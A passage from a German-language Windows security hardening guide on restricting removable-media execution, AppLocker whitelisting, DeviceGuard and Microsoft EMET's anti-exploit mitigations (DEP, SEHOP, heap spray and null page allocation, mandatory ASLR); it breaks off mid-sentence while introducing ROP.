- Anmerkung: Diese Policy verhindert jedoch nicht, dass Anwender bewusst ein ausführbares Programm vom USB-Stick auf den Desktop kopieren und von dort ausführen – dies lässt sich jedoch bei Bedarf mit AppLocker unterbinden (siehe Kapitel 2.7).

Die Policies zur Steuerung des Wechselmedienzugriffs finden sich in den Gruppenrichtlinien unter:

```
Computerkonfiguration\Administrative Vorlagen\System\Wechselmedienzugriff
```

Abbildung 99 zeigt die Policy betreffend Ausführungszugriff, sofern die Geräte über optische Laufwerke verfügen kann auch der Ausführungszugriff für CD und DVD-Laufwerke unterbunden werden. Werden USB-Sticks nur zum Import von Daten benötigt und soll keine Möglichkeit des Daten-Exports bestehen, so kann auch dies unterbunden werden.

Wird AppLocker eingesetzt so lässt sich das Ausführen von Programmen deutlich feingranularer konfigurieren – Berechtigungen zum Ausführen von Executables können dann auch in Abhängigkeit des Benutzers, der Benutzergruppe beziehungsweise nur für bestimmte Executables (Hersteller, Produktbezeichnung, Versionsnummer, Filehash, …) erlaubt sowie unterbunden werden (siehe Kapitel 2.7 sowie nachfolgender Abschnitt 3.7.4).




Abbildung 99: Gruppenrichtlinien - Ausführen von Anwendungen von Wechselmedien verweigern

3.7.4. WhiteListing statt BlackListing: Absicherung mittels AppLocker

Die in den vorangegangenen beiden Abschnitten skizzierten Maßnahmen Administrator-Rechte zu entziehen und das Ausführen von Executables von Wechselmedien zu unterbinden stellen einen unverzichtbaren Basis-Schutz dar.

Die Möglichkeiten Malware mittels Anti-Malware-Lösungen zu blacklisten sind – wie im Abschnitt 3.7.1 bereits erläutert – jedoch zusehends nicht mehr ausreichend. Zu viele neuartige Samples werden täglich erzeugt und ausgeliefert. Nur eine Teilmenge davon wird überhaupt von den Anti-Malware-Labs jemals erfasst und in die AV-Datenbanken aufgenommen. Gerichtete Angriffe mit neuartigen Samples werden nicht breitflächig verteilt, sondern zuvor seitens der Angreifer mittels der in Frage kommenden AV-Lösungen geprüft und anschließend zielgerichtet und somit getesteter Weise unerkannt ausgeliefert.

Eine Möglichkeit das Schutzniveau hier bedeutend anzuheben ist auf ein Whitelisting Verfahren zu setzen. Es sollen nur jene Executables überhaupt ausgeführt werden können, die seitens der Unternehmens-IT aufgebracht und freigegeben wurden.

In Kapitel 2.7 wurden die Möglichkeiten von AppLocker erläutert. AppLocker kann sowohl in gemanagten Umgebungen eingesetzt werden, als auch auf manuell gewarteten PCs mit vertretbarem Aufwand zur Anwendung gebracht werden. Der Audit-Modus gewährleistet hierbei, dass mit überschaubarem Risiko eine AppLocker-Policy erstellt, getestet und anschließend aktiv geschaltet werden kann.

Wenn hierbei das Whitelisting nicht mittels Code-Signaturen oder Hashes, sondern auf Basis von Applikationspfaden erfolgt ist wichtig, dass es den Benutzern in den betreffenden Verzeichnissen keinesfalls erlaubt sein darf Veränderungen vorzunehmen. Die in Abschnitt 2.7.4 erläuterte Vorgangsweise die Beschreibbarkeit sämtlicher Systemverzeichnisse mittels SysInternals AccessChk zu prüfen, sollte daher dringend berücksichtigt werden.

Wichtig ist auch, dass Anwendungsupdates (sofern sie nicht gemanagt durch die Unternehmens-IT sondern z.B. mittels integrierter AutoUpdate-Funktionalitäten erfolgen) nicht in Konflikt mit Application Whitelisting stehen, dies ist z.B. durch Verwendung der Code-Signatur-Prüfung gewährleistbar.

Soll AppLocker konsequent mittels Code-Signaturen parametriert werden, so besteht eventuell der Bedarf einzelne Binaries die noch nicht mit einer Authenticode Code-Signatur ausgestattet sind selbst zu signieren. Der Vorgang erfordert ein Code-Signatur-Zertifikat sowie das kostenfreie Microsoft SignTool. In gemanagten Umgebungen muss das Code-Signatur-Zertifikat nicht zwingend von einer öffentlichen CA stammen, es kann auch von einer unternehmensinternen CA ausgestellt werden, oder es wird ein Self-Signed Zertifikat hierzu verwendet, welches auf den Maschinen als vertrauenswürdiges Zertifikat im Zertifikatsspeicher hinterlegt wird – die Vorgangsweise ist Schritt für Schritt im Anhang in Kapitel 5.4 erläutert.

Die Grenzen von AppLocker liegen einerseits bei speziell Scriptsprachen wie Perl oder Python, andererseits bei Runtimes wie Java. Mittels dieser kann AppLocker unterwandert werden. Es sollte daher abgewogen werden, ob derlei Komponenten die eine unkontrollierbare Ausführung von Code erlauben, am System wirklich benötigt werden.

3.7.5. User- und Kernel-Mode Code-Integrity mittels DeviceGuard

Die mittels AppLocker realisierte Absicherung wird als reguläre Betriebssystem-Funktionalität realisiert, ist daher von Administratoren oder mit Systemrechten agierenden Prozessen beliebig manipulierbar und schützt somit nur gegenüber Benutzern oder Prozessen die mit herkömmlichen User-Rechten agieren. Deutlich strengere Garantien kann DeviceGuard bieten (siehe Erläuterung hierzu in Kapitel 2.8).

Während die Absicherung des Systems mittels AppLocker auch für nur teilweise durch die Unternehmens-IT gemanagte Systeme anwendbar erscheint, erfordert die Einführung von DeviceGuard einerseits Geräte mit speziellen Hardware-Anforderungen, andererseits auch umfangreichere Vorarbeiten die nur bei einer vollständig gemanagten Infrastruktur leistbar erscheinen.

Besonders in sensiblen Umgebungen und speziell für Geräte mit statischer Konfiguration (z.B. Steuersysteme für Industrie und Medizin, Bankomaten und ähnliche Anwendungsfälle) erscheint dieser Aufwand jedoch angebracht und sollte daher tunlichst angedacht und evaluiert werden. Die Vorgangsweise hierzu und der Verweis auf die Deployment-Guides ist in Kapitel 2.8 zu finden.

3.8. Härtung des Systems gegen Applikations-Exploits

Im vorangegangenen Kapitel 3.7 wurden Möglichkeiten aufgezeigt, mit denen das Ausführen von Programmen aus nicht vertrauenswürdigen Quellen unterbunden werden kann. Neben dem Ausführen von Executables stellen aber Schwachstellen im Betriebssystem und den eingesetzten Applikationen eine weitere ernsthafte Gefahrenquelle dar, die selbst von Security-affinen Anwendern schwer erkannt und beherrscht werden kann.

Harmlos wirkende Office-Dokumente (Word- / Excel-Dateien), E-Mail Anhänge im PDF-Format oder mit Schadcode infizierte Websites können sich als bedrohliche Angriffswerkzeuge herausstellen. Ein Blockieren oder Filtern dieser Datei-Typen ist im Gegensatz zu Executables nicht praktikabel, da ein Austausch von Dokumenten auch per E-Mail und USB-Stick im täglichen Business unumgänglich ist. Beim Öffnen des Dokumentes oder beim Besuch der Website werden Schwachstellen in der damit verknüpften Anwendung (z.B. Microsoft Office, Adobe Reader, …), dem Webbrowser oder einem der zahlreichen PlugIns (z.B. Adobe Flash-Player, Oracle Java-Runtime, …) ausgenutzt, um das System des Anwenders zu kompromittieren.

Oftmals wird im Zusammenhang mit solchen Content- bzw. Dokumenten-Exploits von Zero-Day-Angriffen gesprochen. Genau genommen handelt es sich aber meist nicht um Zero-Day, sondern um sogenannte „Day-One“-Exploits. Es werden also tatsächlich gar keine unbekannten Schwachstellen ausgenutzt für die noch kein Patch existieren würde. Vielmehr nutzen Angreifer die Tatsache, dass zwischen Bekanntwerden einer Schwachstelle und Verfügbarkeit eines Patch sowie dem Zeitpunkt der Installation des Patch beim Anwender wertvolle Zeit vergeht. Zeit, die von Angreifern genutzt wird funktionierende Exploits zu entwickeln und zu verteilen, die in der Folge auf ungepatchten Systemen zur Ausführung von Schadcode führen. Die Jahresberichte [ES-WExpl14] und [ES-WExpl15] des Antiviren-Herstellers ESET zeigen, dass die in Bezug auf Microsofts Betriebssystem Windows entdeckten Schwachstellen und Exploits sich in den letzten Monaten vorrangig auf Windows-UserMode-Komponenten sowie Internet-Explorer und Office konzentrierten. Die erwähnenswertesten Schwachstellen betrafen laut ESET gar nicht Windows und seine enthaltene Software, sondern zumeist den Adobe Flash-Player. Während sich UserMode-Komponenten und Applikationen aufgrund der eingeschränkten Rechte mit denen diese betrieben werden „nur“ zur Ausführung von Code missbrauchen lassen (Remote Code Execution – RCE) führen Schwachstellen in Diensten oder Kernel-Mode-Komponenten, zu denen teils auch Treiber zählen, zur Möglichkeit von Local-Priviledge-Escalation (LPE). Oftmals müssen funktionstüchtige Exploits gleich von mehreren Schwachstellen Gebrauch machen, um ihre Wirkung überhaupt entfalten zu können.

Nochmals erwähnt seien in diesem Zusammenhang die widersprüchlichen Anforderungen der Unternehmens-IT und der IT-Security in Bezug auf das Patch-Management. Während aus Sicht der IT-Security Patches stets schnellstmöglich entwickelt und flächendeckend ausgerollt werden sollten, ist der Fokus der Unternehmens-IT eventuell eher ein friktions- und unterbrechungsfreier, planbarer Betrieb, der vor einem Rollout auch umfangreiche interne Tests vorsehen sollte (mehr hierzu siehe Kapitel 3.3).

Als eher unzureichend zur Bekämpfung von Angriffen die von Dokumenten und Inhalten aus dem Web ausgehen, haben sich bisweilen signaturbasierte Antimalware-Lösungen („Virenscanner“) herausgestellt. Naturgemäß sind diese oftmals nicht in der Lage derartige Dokumente bzw. Content auf Basis von Signaturen als Bedrohung zu erkennen. Zu schnell mutieren die verbreiteten Samples, mitunter wird auch jede versandte E-Mail mit einem (automatisiert generierten) Unikat im Anhang versehen.

Als Lösungsansatz hierfür kommt aber neben einem geeigneten Patch-Management, welches bereitstehende Aktualisierungen stets zeitnah flächendeckend aufbringt, auch die Härtung des Systems und hierbei vor allem eine Härtung der besonders exponierten Anwendungsprogramme wie z.B. Microsoft Office, Adobe Reader, die verwendeten Webbrowser und deren PlugIns in Betracht.

Viele dieser Applikationen sind heutzutage (sofern aktuelle Versionen zum Einsatz kommen) bereits mit zahlreichen Schutzmechanismen ausgestattet. Auch das in Windows 10 hinzugekommene Feature *Control Flow Guard* (siehe Kapitel 2.10) gewinnt bei den Applikations-Lieferanten zunehmend an Bedeutung. Jedoch nicht immer ist es der Unternehmens-IT möglich und / oder gewünscht, die aktuellsten Versionen sämtlicher Anwendungen bereitzustellen – sei es aus Kompatibilitätsgründen, um eine einheitliche Applikationslandschaft zu gewährleisten, oder auch aus Kostengründen.

3.8.1. Microsoft Enhanced Mitigation Experience Toolkit (EMET)

Das von Microsoft kostenfrei zur Verfügung gestellte *Enhanced Mitigation Experience Toolkit*[48] (EMET) ist in der Lage, das System beziehungsweise die darauf ausgeführten Applikationen zu härten. Ziel von EMET ist die Absicherung von ausgewählten Anwendungen mittels zahlreicher Anti-Exploit-Techniken.

EMET ist kein Allheilmittel das auf alle Programme anwendbar ist. Wäre es ein solches, hätte Microsoft den mit EMET aktivierbaren Schutz nämlich sicherlich bereits vollumfänglich in deren Betriebssysteme integriert und auf alle am System genutzten Applikationen angewendet. EMET wird vielmehr für ausgewählte und zuvor ausreichend getestete Applikationen aktiviert. Besonders im Fokus stehen hierbei all jene Softwareprodukte, die zur Betrachtung oder Verarbeitung von Daten aus unsicheren Quellen (aus dem Web, per E-Mails erhaltene Dokumente, …) verwendet werden.

EMET erlaubt es je Executable unterschiedlichste Anti-Exploit-Techniken zu aktivieren. Die Einstellungen für die meistgenutzten mit EMET kompatiblen Anwendungen werden in Form eines Konfigurationsvorschlages bereits mitgeliefert. Dies umfasst in der aktuellen für Windows 10 geeigneten Version von EMET 5.5 unter anderem folgende Applikationen (Auszug aus der Konfigurationsdatei: `Popular Software.xml` – Details siehe Anhang 5.2.1):

- Internet Explorer, Google Chrome, Mozilla Firefox, Opera, Apple Safari
- Microsoft Office (Outlook, Word, Excel, PowerPoint, Publisher, Infopath, Visio, …)
- Adobe Photoshop, Adobe Reader, Foxit Reader, Mozilla Thunderbird, …
- Wordpad, Windows Media Player, Photo Gallery
- Skype, Lync Communicator, Google Talk, mIRC, Pidgin
- WinRAR, WinZip, 7-Zip

[48] https://microsoft.com/emet

- Winamp, VLC Player, RealPlayer, QuickTime Player
- Oracle Java Runtime

Es fällt auf, dass z.B. Microsofts neuer Webbrowser Edge nicht vertreten ist. Der Grund liegt darin, dass die mit EMET nachrüstbaren Anti-Exploit-Technologien seitens Microsoft bereits ab Werk in Edge integriert wurden (vgl. [SRD-EMET]).

In den EMET-Foren[49] sowie in den seitens Microsoft bereitgestellten EMET-Guidelines [MSKB-EMET] finden sich darüber hinaus noch weitere Hinweise bezüglich der Kompatibilität sowie auch bekannten Inkompatibilitäten einzelner aktivierbarer Mitigations mit zahlreichen Anwendungen. Schlussendlich führt vor einer Einführung von EMET im Unternehmen aber kein Weg an ausführlichen Tests sämtlicher konfigurierter Applikationen vorbei.

3.8.2. Einsatzgebiete von EMET

EMET hat eine bereits einige Jahre zurückliegende Historie, führte seit Veröffentlichung der ersten Release im Jahr 2009 jedoch einige Zeit hindurch ein eher unbemerktes Nischendasein, erlangte aber spätestens zum Ende des Extended-Supports von Windows XP im April 2014 eine deutlich breitflächigere Beachtung.

Die im Februar 2016 bereitgestellte Version 5.5 unterstützt offiziell die aktuell von Microsoft noch gewarteten Betriebssysteme Windows Vista SP2, Windows 7 SP1, Windows 8 / 8.1 sowie Windows 10, darüber hinaus auch Server-Betriebssysteme wie Windows Server 2008 SP2, 2008 R2 SP1, 2012 und 2012 R2 [MS-EMET, S. 13]. Die offizielle Unterstützung für Windows XP SP3 endete mit der im Q4/2013 erschienenen EMET Version 4.1.

Da EMET jedoch nicht auf Signaturen basiert, sondern generisch wirksame Schutzmechanismen für Applikationen nachrüstet, die im Gegensatz zu Antiviren-Lösungen keiner hochfrequenten Aktualisierung bedürfen, kann der Einsatz einer alten EMET-Version auf einer eventuell immer noch nicht ablösbaren Windows XP Installation sinnvollerweise immer noch angedacht werden. Wobei selbstverständlich anzumerken ist, dass sowohl Windows XP als auch EMET 4.1 seitens Microsoft als „End of Life“ abgekündigt sind, und daher nicht mehr offiziell unterstützt werden. Die Ablöse solcher veralteten Systeme ist daher unvermeidbar, bei diversen Systemen zum Beispiel aus dem Bereich der Industrie-Automatisierung, zur Steuerung von medizinischen Geräten oder auch im militärischen Bereich stellt dies jedoch eine große Herausforderung und nicht zu unterschätzende finanzielle Belastung dar.

Mit Erscheinen von EMET 5.5 wurde seitens Microsoft im Security Research and Defense Blog [SRD-EMET] erläutert, dass in Windows 10 neu enthaltene Schutzmaßnahmen wie *Device Guard* und *AppLocker* (siehe Kapitel 2.7 und 2.8) sowie mit dem in *Microsoft Visual Studio* ab Version 2015 enthaltenen Compiler-Feature *Control Flow Guard* (siehe Kapitel 2.10) teils stärkere Schutzmaßnahmen zur Verfügung stehen, als mit EMET bereitstellbar sind. Diverse Medien interpretierten diese Aussage sogleich derart, dass EMET mit Windows 10 obsolet geworden wäre, da in Windows 10 der mit EMET bereitgestellte Schutz bereits enthalten wäre. Bei Betrachtung der Wirkungsweise von EMET wird jedoch klar, dass dies nicht der Fall ist. Wie bereits eingangs erläutert sind die Schutzmaßnahmen von

[49] https://social.technet.microsoft.com/Forums/security/en-US/home?forum=emet

EMET nicht pauschal auf alle Applikationen anwendbar. Potentiell exponierte und daher verwundbare Applikationen die abgesichert werden sollen, müssen vor einem Einsatz der mit EMET aktivierbaren Schutzmaßnahmen intensiv auf Kompatibilität geprüft werden. Diese Prüfung ist bei jedem Update von EMET und bei jedem Patch des eingesetzten Softwareproduktes zu wiederholen. Moderne Anwendungen nutzen zahlreiche Schutzmaßnahmen bereits ab Werk, können daher auf einem modernen Betriebssystem wie Windows 10 nicht im gleichen Ausmaß von den ergänzenden EMET-Schutzmaßnahmen profitieren. Je älter das eingesetzte Betriebssystem und je älter die verwendeten Anwendungsprogramme sind, desto effektiver stellen sich die mit EMET nachgerüsteten Schutzmaßnahmen dar. Tools wie der SysInternals Process Explorer[50] offenbaren jedoch, dass auf einem typischen Windows 10 System immer noch zahlreiche (vor allem Dritthersteller-) Applikationen laufen, deren Executables ab Werk z.B. weder mit den Flags für ASLR (Address Space Layout Randomization) noch mit DEP (Data Execution Prevention) kompiliert wurden.

3.8.3. Wirkungsweise von EMET

Die Wirkungsweise der einzelnen aktivierbaren Schutzmaßnahmen von EMET (in seiner aktuellen für Windows Vista bis Windows 10 freigegebenen Version 5.5) ist ausführlich im Handbuch [MS-EMET] erläutert, einen erweiterten technischen Einblick in Internas von EMET liefert der aufgezeichnete Microsoft TechEd Konferenzbeitrag [TEZ14-EMET].

EMET ermöglicht sowohl die Konfiguration einiger systemweiter Schutzmechanismen, als auch die Absicherung definierter Executables. Hierzu bedient sich EMET des Windows *Application Compatibility Frameworks*[51], mit dessen Hilfe die DLL-Import-Tabellen für einen Prozess auf alternativen Code umgelenkt werden können. Konkret werden hierzu die DLLs `EMET.dll` bzw. `EMET64.dll` als EMET SHIMs und für das Certificate-Trust Feature (erläutert in Abschnitt 3.8.4) zusätzlich die DLLs `EMET_CE.dll` bzw. `EMET_CE64.dll` über den Registry-Zweig `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags` eingebunden.

Abbildung 100 zeigt unter Verwendung des SysInternals Process Explorers am Beispiel des Internet-Explorer Prozesses, dass die EMET DLLs in den Adressraum sämtlicher mit EMET gehärteten Prozesse geladen werden:




Abbildung 100: Einbindung der EMET-DLLs über das Application Compatibility Framework

[50] https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx
[51] Nähere Informationen zum Application Compatibility Framework siehe [MTN-Shim].

Nachfolgend ein Überblick über die von EMET 5.5 angebotenen Mitigations (vgl. [MS-EMET], [TEZ14-EMET], [SP-EMET]).

3.8.3.1. DEP: Data Execution Prevention

Schafft es ein Angreifer zum Beispiel mittels eines Buffer-Overflows am Stack oder am Heap Shellcode zu hinterlegen, so kann dessen Ausführung verhindert werden, indem die entsprechenden Speichersegmente als nicht ausführbar markiert sind (siehe Abbildung 101). Wird Data-Execution-Prevention (DEP) genutzt, so wird die Ausführung mit Unterstützung der CPU-Hardware unterbunden und das Programm terminiert.

Software die von diesem Feature Gebrauch macht, muss mit einem entsprechenden Compiler-Flag gekennzeichnet worden sein. Mittels EMET kann die DEP-Unterstützung auch für (alte) Software ohne derlei Kennzeichnung aktiviert werden (vgl. [MS-EMET, S. 4f] und [MSDN-SecDef]).




Abbildung 101: Data Execution Prevention (DEP) – Stack & Heap sind als nicht ausführbar markiert

3.8.3.2. SEHOP: Structured Exception Handler Overwrite Protection

Angriffe auf den Exception Handler basieren auf einem Stack-based Buffer-Overflow und verfolgen das Ziel, einen Exception-Handler-Record zu überschreiben und anschließend eine Exception zu provozieren. Gelingt dies, kann der Angreifer Code seiner Wahl ausführen, indem der überschriebene Exception-Handler auf diesen zeigt.




Abbildung 102: SEHOP - Structured Exception Handler Overwrite Protection – Quelle: [MS-EMET]

SEHOP überprüft die Integrität der kompletten Exception-Handler-Chain, bevor der jeweilige Exception Handler ausgeführt wird. Terminiert die Exception-Handler-Chain nicht in der vordefinierten finalen Exception, so wird der Prozess anstatt den Exception-Handler aufzurufen zur Sicherheit terminiert (siehe Abbildung 102).

Software kann ab Windows 7 auch ohne Nutzung von EMET durch geeignete Konfiguration des `DisableExceptionChainValidation` Registry-Keys von diesem Feature Gebrauch machen, EMET erbringt diesen Schutz ab Windows 7 daher nicht selbst, sondern konfiguriert die Einstellungen des Betriebssystems für den betreffenden Prozess (vgl. [MS-EMET, S. 2ff] und [MSDN-SecDef]):

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Executions\Options\App.exe
"DisableExceptionChainValidation"=dword:00000000
```

3.8.3.3. HeapSpray: Heapspray Allocation, NullPage: Null page Allocation

Exploits die ihre Payload am Heap ablegen nutzen oftmals eine Technik die *Heapspray*ing genannt wird. Da der Angreifer die exakte Position des (z.B. durch Befüllung eines Buffers) am Heap aufgebrachten Shellcodes in der Regel nicht vorhersagen kann, wird der Code entweder in großzügige NOP-Slides (wiederholte No-Operation Anweisungen) eingepackt und/oder mehrfach wiederholt am Heap hinterlegt (Heapspraying, der Heap wird mit dem Shellcode vollgesprayt). EMET pre-allokiert bestimmte von bekannten Exploits verwendete Adressen, und sperrt den Zugriff darauf (HeapSpray Allocation).

Um zu vermeiden, dass eine DeReferenzierung der Adresse 0x00000000 zu einem Exploit führen kann, wird mittels *NullPage Allocation* auch diese Adresse pre-allokiert und der Zugriff darauf gesperrt.

Es handelt sich hierbei um keinen generisch für alle derartigen zukünftigen Angriffe wirksamen Schutz, sondern nur um eine Maßnahme die aus der Vergangenheit bekannte Exploits unterbindet.

3.8.3.4. Mandatory ASLR (Address Space Layout Randomization):

Mittels ASLR werden Module (DLLs) bei jedem PC-Neustart an unterschiedliche Adressen geladen. Ein Angreifer kann so nicht vorhersehen, welche Funktion an welcher Adresse im Prozess-Adressraum zu liegen kommt.




Abbildung 103: Mandatory ASLR randomisiert die Adressen von Modulen (foo.dll) – Quelle: [MS-EMET]

Eine als „ROP“ (*Return Oriented Programming*) bekannte Angriffstechnik versucht *Data-Execution-Prevention* (DEP) zu umgehen: Der Angreifer bringt hierbei keinen eigenen

